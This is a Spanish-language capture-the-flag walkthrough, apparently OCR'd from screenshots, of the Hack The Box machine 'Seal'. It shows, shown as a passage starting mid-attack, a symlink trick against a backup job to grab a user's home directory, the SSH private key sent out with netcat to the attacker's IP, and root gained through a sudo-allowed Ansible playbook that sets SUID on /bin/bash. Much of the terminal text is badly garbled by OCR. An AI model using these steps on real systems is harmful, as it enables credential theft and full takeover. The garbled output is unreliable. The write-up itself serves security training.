tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$
[0] 0:nc* 1:python3- 2:zsh 3:zsh
```

y vemos que en uploads todos pueden escribir leer y ejecutar sin embargo no hay nada dentro de uploads

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls -lah
total 8.0K
drwxrwxrwx 2 root root 4.0K May 7 2021 .
drwxr-xr-x 7 root root 4.0K May 7 2021 ..
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$
```

por lo cual podriamos crear un enlace simbolico de uploads para la carpeta luis la idea es que cuando se haga

el backup ya no va a ir a uploads si no que va a ir al directorio de luis y nos trae la carpeta .ssh de luis

Enlace simbolico

In -s [target file] [Symbolic filename]

In -s -f /home/luis/ uploads/

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ln -s -f /home/luis uploads/
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -lah
total 100K
                                   2021 .
drwxr-xr-x 7 root root 4.0K May
drwxr-xr-x 3 root root 4.0K May 6 2021 ..
drwxr-xr-x 5 root root 4.0K Mar
                                   2015 bootstrap
drwxr-xr-x 2 root root 4.0K Mar
drwxr-xr-x 4 root root 4.0K
                                   2015 images
                                   2021 index.html
drwxr-xr-x 4 root root 4.0K Mar
                                   2015 scripts
drwxrwxrwx 2 root root 4.0K Feb
                               4 02:53 uploads
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$
                                           Crear enlace simbólico en Linu
```

si bien no lo muestra si vamos al /op/backups/archives vemos que el backup es de mayor tamaño

```
tomcat@seal:/opt/backups/archives$ ls -lat
total 114676
drwxr-xr-x 4 luis luis
                            4096 Feb
                                      4 02:53 ...
rw-rw-r-- 1 luis luis 115600106 Feb
                                      4 02:53 backup-2024-02-04-02:53:32.gz
                            4096 Feb
                                      4 02:53 .
drwxrwxr-x 2 luis luis
                                      4 02:52 backup-2024-02-04-02:52:32.gz
rw-rw-r-- 1 luis luis
                          606047 Feb
                                      4 02:51 backup-2024-02-04-02:51:32.gz
                          606047 Feb
-rw-rw-r-- 1 luis luis
                          606047 Feb
                                      4 02:50 backup-2024-02-04-02:50:32.gz
tomcat@seal:/opt/backups/archives$
```

sin embargo se debe copiar el backup muy muy rapido por que se borra

cp backup-2024-02-04-03:06:32.gz /tmp/

```
tomcat@seal:/opt/backups/archives$ ls -lat
total 600
                         4096 Feb 04 03:06 ... Lib/tomcat
drwxr-xr-x 5 luis luis
-rw-rw-r-- 1 luis luis 606064 Feb 14003:05 backup-2024-02-04-03:05:32.gz
drwxrwxr-x 2 luis luis
                         4096 Feb X4 03:05 .
tomcat@seal:/opt/backups/archives$ ls -lat
-rw-rw-r-- 1 luis luis 63129600 Feb 4 03:06 backup-2024-02-04-03:06:32.gz
                           4096 Feb 4 03:06 .
   xrwxr-x 2 luis luis
drwxr-xr-x 5 luis luis
                           4096 Feb 4 03:06 ...
-rw-rw-r-- 1 luis luis
                         606064 Feb 4 03:05 backup-2024-02-04-03:05:32.gz
tomcat@seal:/opt/backups/archives$ cp backup-2024-02-04-03:06:32.gz /tmp/
tomcat@seal:/opt/backups/archives$
```

ahora que ya lo tengo le cambio el nombre

```
tomcat@seal:/tmp/lin$ ls __rw-rw-r-- 1 luis luis 606064 Feb 4 03:0 backup-2024-02-04-03:06:32.gzomlinpeaslshopt/backups/archives$ cp backu tomcat@seal:/tmp/lin$ mv backup-2024-02-04-03\:06\:32.gzhbackup.gz tomcat@seal:/tmp/lin$ ls backup.gz linpeas.sh tomcat@seal:/tmp/lin$ [0] 0:nc* 1:python3- 2:zsh 3:zsh
```

descomprimo con gunzip gunzip backup.gz

```
backup.gz linpeas.sh
tomcat@seal:/tmp/lin$ gunzip backup.gz
tomcat@seal:/tmp/lin$ ls
backup linpeas.sh
descomprime
```

y me dirijo a backup

pero no me deja debido a que es un archivo tar

```
tomcat@seal:/tmp/lin$ cd backupkup linp
bash: cd: backup: Not a directory
tomcat@seal:/tmp/lin$ file backup
backup: POSIX tar archive
tomcat@seal:/tmp/lin$
```

tar -xf backup

```
backup: POSIX tar archive backup: POSIX tomcat@seal:/tmp/lin$ tar -xfobackupeal:/tmtomcat@seal:/tmp/lin$ ls tar-xf backup backup dashboard linpeas.sh
```

y ahi nos trae dashboard ahora me dirijo ala carpeta uploads y a lo que me trajo de luis

```
user.txt
tomcat@seal:/tmp/lin/dashboard/uploads/luis$sls -la
                               4096 May
  vxr-x--- 9 tomcat tomcat
                                            2021
                                         4a03:11do a que es ur
                            4096 Feb
             tomcat tomcat
        -- 3 tomcat tomcat
                               4096 Feb
                                         4 03:11 .ansible
                            bash220 Maya
                                         5 2021 .bash_logout
          1 tomcat tomcat
           1 tomcat tomcat
                            tom37975May
                                         5 2021 .bashrc
         - 3 tomcat tomcat
                            bac4096 Feb X4 03:11 .cache
          3 tomcat tomcat
                            tom40965Feb
                                         4 03:11 .config
        -- 6 tomcat tomcat
                            tar 4096 Feb D 4 03:11 .gitbucket
                           52497951 Jan 14 2021 gitbucket.war
          1 tomcat tomcat
          3 tomcat tomcat
                            tom4096sFeb:/4m03:11%.java-xf bac


    3 tomcat tomcat

                            tom4096s Feb:
                                         4 03:11 .local
            tomcat tomcat
                            back807 Mayhb5ar2021i.profile
          2 tomcat tomcat
                               4096 Feb
                                         4 03:11 .ssh
                                 33 Feb
          1 tomcat tomcat
                                         3 23:49 user.txt
tomcat@seal:/tmp/lin/dashboard/uploads/luis$
```

ahora transfiero la llave privada de ssh por netcat

nc -w 3 10.10.14.20 123 < id_rsa

damos permisos



y para adentro ssh -i id rsa luis@10.10.10.250

```
"/machineshtb/Seal
ssh -i id_rsa luis@10.10.10.250
The authenticity of host '10.10.10.250 (10.10.10.250)' can't be established.
ED25519 key fingerprint is SHA256:CK0IgtHX4isQwWAPna6oD88DnRAM9OacxQExxLSnlL0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.250' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
```

si hacemos sudo -l

se puede ejecutar el binario /usr/bin/ansible-playbook como root

```
| Luis@seal: $ /usr/bin/ansible=playbook | Luis@seal: $ /usr/bin/ansible-playbook | Luis@seal: $ /usr/bin/ansible-playb
```

se requiere argumentos playbook pues este el archivo run.yml entonces si yo copio este archivo run lo edito para que me entregue una shell ya tendria root cp /opt/backups/playbook/run.yml badrun.yml

/usr/bin/ansible-playbook badrun.yml

```
uis@seal:/tmp$ /usr/bin/ansible-playbook badrun.yml
WARNING]: provided hosts listrisremptyblenlyplocalhostrispavailable. Note that the i
ok: [localhost]
changed: [localhost]
changed: [localhost]
changed: [localhost]
changed=3
localhost
         : ok=4
                 unreachable=0
                       failed=0
                            skippe
```

entonces editamos badrun.yml para que le indicquemos que nos entregue permisos de root a la /bin/bash esto lo logramos con el comando shell:

 hosts: localhost tasks:

- name: shellroot

shell: chmod u+s /bin/bash

```
GNU nano 4.8

- hosts: localhost
tasks: insert Format Tools Tree
- name: shellroot
shell: chmod u+s /bin/bash
Seal
TASK [Gather ok: local)
```

ahora ejecutamos con sudo el binario sudo <mark>/usr/bin/ansible-playbook</mark> badrun.yml

```
luis@seal:<mark>/tmp$</mark> sudo /usr/bin/ansible-playbook badrun.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note tha
ok: [localhost]
[WARNING]: Consider using the file module with mode rather than running 'chmo
     and task or set 'command_warnings=False' in ansible.cfg to get rid o
changed: [localhost]
localhost
                 : ok=2me: changed=1 unreachable=0 failed=0
luis@seal:/tmp$ ls -la /bin/bashseal:
-rwsr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
luis@seal:<mark>/tmp$</mark> /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

ls -la /bin/bash /bin/bash -p

```
luis@seal:/tmp$ ls -la /bin/bash-xr-x 1 root root 1183448 Jun :
-rwsr-xr-x 1 root root 1183448 Jun :
-rwsr-xr-x 1 root root 1183448 Jun :
-rwsr-xr-x 1 root root 1183448 Jun :
-pash-5.0# whoami
bash-5.0# whoami
root
bash-5.0#

Sudo /us
```

otra forma tambien es listando los archivos por ejemplo listar la flag sudo /usr/bin/ansible-playbook /root/root.txt

```
luis@seal:/tmp$ sudo /usr/bin/amsible=playbook /root/root.txt
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'
LEROR! A playbook must be allistSof plays} got 42
allistSof plays} got 42
allistSof plays} got 42
allistSof plays} got 42
The error appears to be in
allistSof plays} got 42
The error appears to be in
allistSof plays} got 42
The error appears to be in
allistSof plays} got 42
The error appears to be in
allistSof plays} got 42
The error appears to be in
allistSof plays} got 42
The error appears to be in
allistSof plays
allistSof
```